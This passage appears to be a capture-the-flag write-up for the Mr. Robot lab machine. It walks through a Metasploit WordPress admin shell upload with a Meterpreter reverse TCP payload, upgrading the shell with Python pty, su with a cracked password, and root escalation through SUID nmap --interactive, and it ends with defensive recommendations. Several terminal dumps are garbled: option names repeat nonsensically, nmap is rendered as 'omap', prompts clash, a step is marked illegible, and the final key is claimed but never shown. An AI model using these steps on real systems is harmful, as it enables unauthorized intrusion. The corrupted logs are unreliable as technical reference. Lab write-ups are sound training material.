[*] Exploit aborted due to failure: not-found: The target does not appear to be using WordPress
[*] Exploit completed, but no session was created.
msf5 exploit(unix/webapp/wp_admin_shell_upload) > show advanced
Module advanced options (exploit/unix/webapp/wp_admin_shell_upload):
Name Current Setting Required Description

AllowCleanse false no Allow exploitation without the possibility of cleaning up files
ContentInformationFile no yes The information file that contains content information
DOMAINS WORKSTATION yes The domain to use for Windows authentication
DigestAuthn15 true no Conform to 15, should work for most servers, only set to false for non-15 servers
DisablePayloadHandler false no Disable the handler code for the selected payload
EnableContextEncoding false no Use transient content when encoding payloads
FileResponseDelay no no Delay in seconds before attempting cleanup
FingerprintCheck true no Conduct a pre-exploit fingerprint verification
HTTPPassword no no The HTTP password to specify for authentication
HTTPPath no no Path to ERM-simplified raw headers to append to existing headers
HTTPTrace false no Show the raw HTTP requests and responses
HTTPTraceColors red/blue no HTTP request and response colors for HttpTrace (unset to disable)
HTTPTraceHeadersOnly false no Show HTTP headers only in HttpTrace
HTTPUsername no no The HTTP username to specify for authentication
SSLServerNameIndication no no SSL/TLS Server Name Indication (SNI)
SSLVersion Auto yes Specify the version of SSL/TLS to be used (Auto, TLS and SSL23, SSL3, TLS1, TLS1.1, TLS1.2)
UserAgent Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36 Edg/111.0.2003.66
VERBOSE no no Enable detailed status messages
WORKSPACE no no Specify the workspace for this module
WPCHECK true yes Check if the website is a valid WordPress install
WPCONTENTDIR wp-content yes The name of the wp-content directory
WPCheckDelay 7 no Additional delay in seconds to wait for a session

Payload advanced options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description

AutoLoadIdapi true yes Automatically load the Stager extension
AutoLoadIdapi no yes A script to run automatically on session creation.
AutoSystemInfo true yes Automatically capture system information on initialization.
AutoSystemInfo no yes Automatically load the session extension and remove the process
AutoSystemInfo no yes Timeout period to wait for session validation to occur, in seconds
AutoSystemInfo no yes Automatically remove STG-P strings as hexadecimal
AutoSystemInfo no yes Path to a SSL certificate in unified PEM format, ignored for HTTP transports
InitialAutoLoadScript no no An initial script to run on session creation (before AutoLoadScript)
MeterpreterDebugBuild false no Use a debug version of Meterpreter
MeterpreterDebugging no no The Meterpreter debug logging configuration, see https://docs.metasploit.com/docs/using-metasploit/advanced/meterpreter/meterpreter-debugging-meterpreter-sessions.html

```

After executing the exploit, I encountered an error stating, "The target does not appear to be using WordPress." To bypass this check, I used the show advanced command to display additional configuration options.

I then set WPCHECK to false to disable the WordPress version check, allowing the exploit to proceed without verifying the target's version. After adjusting this parameter, I continued by running the exploit command to initiate the attack.

```


File Actions Edit View Help
msf5> * msf5> * msf5> *
[*] Exploit aborted due to failure: not-found: The target does not appear to be using WordPress
[*] Exploit completed, but no session was created.
msf5 exploit(unix/webapp/wp_admin_shell_upload) > show advanced
Module advanced options (exploit/unix/webapp/wp_admin_shell_upload):
Name Current Setting Required Description

AllowCleanse false no Allow exploitation without the possibility of cleaning up files
ContentInformationFile no yes The information file that contains content information
DOMAINS WORKSTATION yes The domain to use for Windows authentication
DigestAuthn15 true no Conform to 15, should work for most servers, only set to false for non-15 servers
DisablePayloadHandler false no Disable the handler code for the selected payload
EnableContextEncoding false no Use transient content when encoding payloads
FileResponseDelay no no Delay in seconds before attempting cleanup
FingerprintCheck true no Conduct a pre-exploit fingerprint verification
HTTPPassword no no The HTTP password to specify for authentication
HTTPPath no no Path to ERM-simplified raw headers to append to existing headers
HTTPTrace false no Show the raw HTTP requests and responses
HTTPTraceColors red/blue no HTTP request and response colors for HttpTrace (unset to disable)
HTTPTraceHeadersOnly false no Show HTTP headers only in HttpTrace
HTTPUsername no no The HTTP username to specify for authentication
SSLServerNameIndication no no SSL/TLS Server Name Indication (SNI)
SSLVersion Auto yes Specify the version of SSL/TLS to be used (Auto, TLS and SSL23, SSL3, TLS1, TLS1.1, TLS1.2)
UserAgent Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36 Edg/111.0.2003.66
VERBOSE no no Enable detailed status messages
WORKSPACE no no Specify the workspace for this module
WPCHECK false yes Check if the website is a valid WordPress install
WPCONTENTDIR wp-content yes The name of the wp-content directory
WPCheckDelay 7 no Additional delay in seconds to wait for a session

Payload advanced options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description

AutoLoadIdapi true yes Automatically load the Stager extension
AutoLoadIdapi no yes A script to run automatically on session creation.
AutoSystemInfo true yes Automatically capture system information on initialization.
AutoSystemInfo no yes Automatically load the session extension and remove the process
AutoSystemInfo no yes Timeout period to wait for session validation to occur, in seconds
AutoSystemInfo no yes Automatically remove STG-P strings as hexadecimal
AutoSystemInfo no yes Path to a SSL certificate in unified PEM format, ignored for HTTP transports
InitialAutoLoadScript no no An initial script to run on session creation (before AutoLoadScript)
MeterpreterDebugBuild false no Use a debug version of Meterpreter
MeterpreterDebugging no no The Meterpreter debug logging configuration, see https://docs.metasploit.com/docs/using-metasploit/advanced/meterpreter/meterpreter-debugging-meterpreter-sessions.html

```



After disabling the WordPress version check and running the exploit, I successfully obtained a limited shell on the target system.

To enhance the stability of the shell, I executed the following commands:

## shell

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

This leveraged Python's pseudo-terminal (pty) module to spawn a more interactive bash shell.

I then executed `whoami` to confirm my current user, which returned **daemon**.

Navigating through the file system, I used the following commands: **cd /home ls**

I discovered a directory named robot and proceeded to access it using:**cd robot ls**

Within the directory, I located two files: **key-2-of-3.txt** and **password.raw-md5**.


I then displayed their contents with the commands:**cat key-2-of-3.txt**

However, I encountered a Permission Denied error, indicating insufficient privileges to access the file.

To investigate further, I opened the other file in the directory:**cat password.raw-md5**

The contents of this file appeared to be a hashed password, and the filename indicated that it was an MD5

hash. This discovery suggested that cracking the hash might provide the necessary credentials to access the second key.



[illegible]

**su robot**

Now having the necessary permissions, I revisited the robot directory and executed:

This revealed the second key, successfully progressing towards the overall objective.

```
root@kali:~/homer/robot$ cat 4
cat key-2-of-3.txt
cat key-2-of-3.txt: Permission denied
root@kali:~/homer/robot$ su robot
su robot
password: abcdefghijklmnopqrstuvwxyz
robot@kali:~$ ls
ls
key-2-of-3.txt password raw-md5
root@kali:~$ cat 4
cat key-2-of-3.txt
C2: 7m4n6d1c0u33h0de1nh33f099
```

```
find / -perm /4000 -type f 2>/tmp/2
```

## nmap --interactive

```
nmap@kali:~$ find /usr -perm /uwx -type f 2>/dev/null
find /usr -perm /uwx -type f 2>/dev/null
/bin/ping
/bin/chroot
/bin/mount
/bin/pigz
/bin/cv
/usr/bin/passwd
/usr/bin/wget
/usr/bin/rsync
/usr/bin/tftp
/usr/bin/gpasswd
/usr/bin/runde
/usr/local/bin/nmap
/usr/lib/openjdk/jdk-9/bin/javap
/usr/libexec/gnptd-gpt-device
/usr/lib/wmware-tools/bin/x86_64/wmware-user-suid-wrapper
/usr/lib/wmware-tools/bin/x86_64/wmware-user-suid-wrapper
/usr/lib64/tl_chown
nmap@kali:~$ nmap --interactive
nmap --interactive
Nmap 3.01 Usage: nmap [Scan Type(s)] [Options] [Hosts or net lists]
...Common Scan Types:
 -sX TCP SYN stealth port scan (default if privileged root)
 -sT TCP connect() port scan (default for unprivileged users)
 -sU UDP port scan
 -pf Ping scan (find any reachable machines)
 -sf, -ss, -ssS Stealth FIN, HSYN, or Null scan (experts only)
 -sV Service scan probes open ports determining service & app names/versions
 -sO OS Scan (use with other scan types)
 ...Common Options (some are required, most can be combined):
 -o Output file fingerprinting to write remote operating system
 -P range=ports to scan. Example range: 1-1024,1000,6666,31337
 -f Only scans ports listed in map-files
 -v verbose. It is recommended, use twice for greater effect.
 -wB Don't time hosts (used to scan == --ignore-hosts and others)
```

## h

```

omap - interactive
Starting omap V. 1.81 (http://www.insecure.org/omap/)
Welcome to Interactive Mode -- press h center for help
omap h
h
Omap Interactive Commands:
-omap arg1 -- executes an omap task using the arguments given and
waits for omap to finish. Results are printed to the
screen (of course you can still use file output commands).
-!command -- runs shell command given in the foreground
-! -- Exit Omap
f [-spawn <filename>] [-omap_path <path>] omap arg1 --
!executes omap in the background (results are NOT
printed to the screen). You should generally specify a
file for results (with -o, -d, or -w). If you specify
!spawn with -spawn, Omap will try to make those
appear in ps listings. If you wish to execute a special
version of Omap, specify -omap_path
o -h -- Obtain help with Omap syntax
h -- Print this help screen.

Examples:
o -w -d -o example.com/ls
!-spawn "/usr/local/bin/pico -z hello.c" -s -w e.log example.com/ls

omap: whoami
whoami
Unknown command (whoami) -- press h center for help
omap: whoami
whoami
Unknown command (whoami) -- press h center for help
omap: !whoami
!whoami
sh: !: !whoami: not found
waiting to reap child : No child processes
omap: !whoami
!whoami
root
waiting to reap child : No child processes
omap: !ls
ls
Unknown command (ls) -- press h center for help
omap: !ls /root
ls /root
Unknown command (ls) -- press h center for help
omap: !ls
ls
key-2-of-3.txt password.raw.txt

```

```
!ls /root
```

This successfully revealed Key 3, completing the objective of capturing all three hidden keys.

```
image /ls
ls
key-2-of-3.txt password.raw-md5
waiting to reap child : No child processes
mount /cd -
cd -
waiting to reap child : No child processes
image /ls
ls
key-2-of-3.txt password.raw-md5
waiting to reap child : No child processes
image /ls /root
ls /root
firstboot_done key-3-of-3.txt
waiting to reap child : No child processes
mount /cat #
cat #
cat: #: No such file or directory
waiting to reap child : No child processes
mount /cat /root/key
cat /root/key
cat: /root/key: No such file or directory
waiting to reap child : No child processes
mount /cat /root/new-3-of-3.txt
cat /root/new-3-of-3.txt
cat: /root/new-3-of-3.txt: No such file or directory
```

## Recommendations

### Access Control and Authentication

- **Enforce Strong Password Policies:** Implement complex password requirements, including minimum length, special characters, and case sensitivity.
- **Account Lockout Mechanism:** Enable account lockout after multiple failed login attempts to prevent brute-force attacks.
- **Avoid Default Usernames:** Refrain from using common usernames like admin or elliot.
- **Implement Multi-Factor Authentication (MFA):** Strengthen access control by requiring multiple authentication factors.

### Web Application Security

- **Restrict Access to Sensitive Files:** Limit public access to robots.txt and sensitive directories.
- **Secure Administrative Access:** Disable file editing in the WordPress admin panel to prevent unauthorized shell uploads.
- **Update WordPress and Plugins:** Regularly update the CMS and plugins to patch known vulnerabilities.

### Privilege Escalation Prevention

- **Review SUID Permissions:** Audit and minimize files with SUID permissions, including Nmap, to prevent privilege escalation.
- **Apply Principle of Least Privilege (PoLP):** Limit user privileges to only what is necessary for their role.

### Network Security

- **Network Segmentation:** Isolate network segments to limit lateral movement.
- **Traffic Monitoring and Logging:** Enable logging for web servers and authentication mechanisms to detect suspicious activities.

### General Security Best Practices

- **Conduct Regular Security Audits:** Perform periodic penetration tests and vulnerability assessments.
- **User Awareness Training:** Educate users on phishing, social engineering, and password hygiene.
- **Incident Response Plan:** Establish a security incident response plan to handle potential breaches.

## Mitigations

### Access Control and Authentication

- Implement Account Lockout Policies: Enforce lockout policies after multiple failed attempts to mitigate brute-force attacks.
- Enforce Password Complexity Rules: Require complex passwords with a combination of letters, numbers, and special characters.
- Disable Default Accounts: Remove or rename default accounts to reduce the risk of targeted attacks.

### Web Application Security

- Restrict Access to robots.txt: Limit public access or exclude sensitive directories from it.
- Disable File Editing in WordPress: Add the following line to the wp-config.php file to disable file editing:
  - **define('DISALLOW\_FILE\_EDIT', true);**
- Apply Security Patches: Regularly update WordPress core, themes, and plugins.

### Privilege Escalation Mitigation

- Audit SUID Permissions: Regularly check for SUID binaries using:
  - **find / -perm /4000 -type f**
- Remove unnecessary SUID bits, especially on Nmap.
- Limit User Privileges: Implement the Principle of Least Privilege (PoLP) to restrict access rights.

### Network Security

- Implement Network Segmentation: Use VLANs and firewalls to isolate network segments.
- Enable Logging and Monitoring: Set up monitoring tools to detect unusual activities, especially around authentication mechanisms.

### General Security Best Practices

- Schedule Regular Security Audits: Conduct routine security assessments and patch management.
- Employee Security Awareness: Implement ongoing security training programs.
- Incident Response and Recovery: Establish an incident response team and recovery plan to handle security breaches.